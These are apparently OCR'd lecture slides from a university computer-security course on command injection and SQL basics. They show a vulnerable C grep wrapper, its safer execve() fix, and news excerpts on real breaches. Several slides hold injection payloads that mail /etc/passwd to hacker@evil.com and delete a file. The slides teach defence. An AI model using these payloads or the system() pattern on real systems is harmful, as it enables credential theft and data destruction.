Web Security: Injection

CS 161: Computer Security

Prof. Vern Paxson

TAs: Paul Bramsen, Apoorva Dornadula,
David Fifield, Mia Gil Epner, David Hahn, Warren He,
Grant Ho, Frank Li, Nathan Malkin, Mitar Milutinovic,
Rishabh Poddar, Rebecca Portnoff, Nate Wang

http://inst.eecs.berkeley.edu/~cs161/

February 2, 2017

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
   char cmd[512];
   snprintf(cmd, sizeof cmd,
        "grep %s phonebook.txt", regex);
   system(cmd);
}
```

Problems?

Control information, not data

Instead of http://harmless.com/phonebook.cgi?regex=Alice.*Smith

How about http://harmless.com/phonebook.cgi?regex=foo%20x;%20mail%20-s%20hacker@evil.com%20</etc/passwd;%20rm

⇒ "grep foo x; mail -s hacker@evil.com </etc/passwd; rm phonebook.txt"

Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere

Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
   "grep %s phonebook.txt", regex);
```

- One general approach: *input sanitization*
  - Look for anything nasty in the input …
  - … and "defang" it / remove it / escape it
- Seems simple enough, but:
  - Tricky to get right
  - Brittle: if you get it wrong & miss something, you **L0SE**
    - Attack slips past!
  - Approach in general is a form of "default allow"
    - i.e., input is by default okay, only **known problems** are removed

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

Simple idea: *quote* the data to enforce that it's indeed interpreted as data …

⇒ grep 'foo x; mail -s hacker@evil.com </etc/passwd; rm' phonebook.txt

Argument is back to being **data**; a single (large/messy) pattern to grep

Problems?

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

…regex=foo' x; mail -s hacker@evil.com </etc/passwd; rm'

Whoops, control information again, not data

This turns into an empty string, so sh sees command as just "`rm`"

⇒ grep 'foo' x; mail -s hacker@evil.com </etc/passwd; rm' ' phonebook.txt

Maybe we can add some special-casing and patch things up … but hard to be confident we have it fully correct!

Issues With *Input Sanitization*

- In principle, can prevent injection attacks by properly sanitizing input
  - Remove inputs with *meta-characters*
    - (can have "collateral damage" for benign inputs)
  - Or escape any meta-characters (including escape characters!)
    - Requires a **complete** model of how input subsequently processed
      - E.g. …regex=foo%27 x; mail …

%27 is an *escape sequence* that expands to a single quote

- Easy to get wrong!
- Better: avoid using a feature-rich API (if possible)
  - KISS + defensive programming

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
   char cmd[512];
   snprintf(cmd, sizeof cmd,
        "grep %s phonebook.txt", regex);
   system(cmd);
}
```

This is the core problem.

`system()` provides *too much functionality*!

- treats arguments passed to it as full shell command

If instead we could just run `grep` directly, no opportunity for attacker to sneak in other shell commands!

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char *path = "/usr/bin/grep";
  char *argv[10];/* room for plenty of args */
  char *envp[1]; /* no room since no env. */
  int argc = 0;
  argv[argc++] = path;/* argv[0] = prog name */
  argv[argc++] = "-e";/* force regex as pat.*/
  argv[argc++] = regex;
  argv[argc++] = "phonebook.txt";
  argv[argc++]
  envp[0] = 0;
  if ( execve(path, argv, envp) < 0 )
    command_failed(.....);
}
```

execve() just executes a **single specific** program.

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
   char *path = "/usr/bin/grep";
   char *argv[10];/* room for plenty of args */
   char *envp[1];                          env. */
   int argc = 0;
   argv[argc++] = path;/* argv[0] = prog name */
   argv[argc++] = "-e";/* force regex as pat.*/
   argv[argc++] = regex;
   argv[argc++] = "phonebook.txt";
   argv[argc++] = 0;
   envp[0] = 0;
   if ( execve(path, argv, envp) < 0 )
     command_failed(.....);
}
```

These will be **separate** arguments to the program


```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char *path = "/usr/bin/grep";
  char *argv[10];/* room for plenty of args */
  char *envp[1]; /* no room since no env. */
  int argc = 0;

  argv[argc++] = path;/* argv[0] = prog name */
  argv[argc++] = "-e";/* force regex as pat.*/
  argv[argc++] = regex;
  argv[argc++] = "phonebook.txt";
  argv[argc++] = 0;

  envp[0] = 0;

  if ( execve(path
    command_failed
}
```

No matter what weird goop "regex" has in it, it'll be treated as a **single** argument to grep; no shell involved

Command Injection in the Real World

Anonymous speaks: the inside story of the HBGary hack

By Peter Bright | Last updated a day ago




The hbgaryfederal.com CMS was susceptible to a kind of attack called SQL injection. In common with other CMSes, the hbgaryfederal.com CMS stores its data in an SQL database, retrieving data from that database with suitable queries. Some queries are fixed—an integral part of the CMS application itself. Others, however, need parameters. For example, a query to retrieve an article from the CMS will generally need a parameter corresponding to the article ID number. These parameters are, in turn, generally passed from the Web front-end to the CMS.

It has been an embarrassing week for security firm HBGary and its HBGary Federal offshoot. HBGary Federal CEO Aaron Barr thought he had unmasked the hacker hordes of Anonymous and was preparing to name and shame those responsible for co-ordinating the group's actions, including the denial-of-service attacks that hit MasterCard, Visa, and other perceived enemies of WikiLeaks late last year.

When Barr told one of those he believed to be an Anonymous ringleader about his forthcoming exposé, the Anonymous response was swift and humiliating. HBGary's servers were broken into, its e-mails pillaged and published to the world, its data destroyed, and its website defaced. As an added bonus, a second site owned

Command Injection in the Real World



May 8, 2009 1:53 PM PDT

UC Berkeley computers hacked, 160,000 at risk

by Michelle Meyers

Font size Print E-mail Share 20 comments

0 tweet Share

This post was updated at 2:16 p.m. PDT with comment from an outside database security software vendor.

Hackers broke into the University of California at Berkeley's health services center computer and potentially stole the personal information of more than 160,000 students, alumni, and others, the university announced Friday.

At particular risk of identity theft are some 97,000 individuals whose Social Security numbers were accessed in the breach, but it's still unclear whether hackers were able to match up those SSNs with individual names, Shelton Waggener, UCB's chief technology officer, said in a press conference Friday afternoon.

Command Injection in the Real World

Hundreds of Thousands of Microsoft Web Servers Hacked

Hundreds of thousands of Web sites - including several at the **United Nations** and in the U.K. government -- have been hacked recently and seeded with code that tries to exploit security flaws in **Microsoft Windows** to install malicious software on visitors' machines.


Update, April 29, 11:28 a.m. ET: In a post to one of its blogs, Microsoft says this attack was *not* the fault of a flaw in IIS: "..our investigation has shown that there are no new or unknown vulnerabilities being exploited.

attacks are in no way related to Microsoft Security Advisory (951306). The attacks are facilitated by SQL injection exploits and are not issues related to IIS 6.0, ASP, ASP.Net or Microsoft SQL technologies. SQL injection attacks enable malicious users to execute commands in an application's database. To protect against SQL injection attacks the


Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere

Use of Databases for Web Services


Structure of Modern Web Services



Structure of Modern Web Services



Structure of Modern Web Services



Databases

- **Structured** collection of data
  - Often storing tuples/rows of related values
  - Organized in tables

Customer		
AcctNum	Username	Balance
1199	zuckerberg	7746533.71
0501	bgates	4412.41
…	…	…
…	…	…

Databases

- Management of groups (tuples) of related values
- Widely used by web services to track per-user information

Customer		
AcctNum	Username	Balance
1199	zuckerberg	7746533.71
0501	bgates	4412.41
…	…	…
…	…	…

- Database runs as separate process to which web server connects
  - Web server sends queries or commands parameterized by incoming HTTP request
  - Database server returns associated values
  - Database server can also modify/update values

SQL

- Widely used database query language
  - (Pronounced “ess-cue-ell” or “sequel”)
- Fetch a set of records:

  SELECT *field* FROM *table* WHERE *condition*

  returns the value(s) of the given field in the specified table, for all records where *condition* is true.
- E.g:

  SELECT Balance FROM Customer
  WHERE Username='bgates'
  will return the value 4412.41

Customer		
AcctNum	Username	Balance
1199	zuckerberg	7746533.71
0501	bgates	4412.41
…	…	…
…	…	…

SQL, con't

- Can add data to the table (or modify):

```
INSERT INTO Customer
 VALUES (8477, 'oski', 10.00) -- oski has ten buckaroos
```

An SQL comment

Strings are enclosed in single quotes; some implementations also support double quotes

Customer		
`AcctNum`	`Username`	`Balance`
1199	zuckerberg	7746533.71
0501	bgates	4412.41
8477	oski	10.00
…	…	…

SQL, con't

- Can add data to the table (or modify):

  ```
  INSERT INTO Customer
   VALUES (8477, 'oski', 10.00) -- oski has ten buckaroos
  ```

- Or delete entire tables:

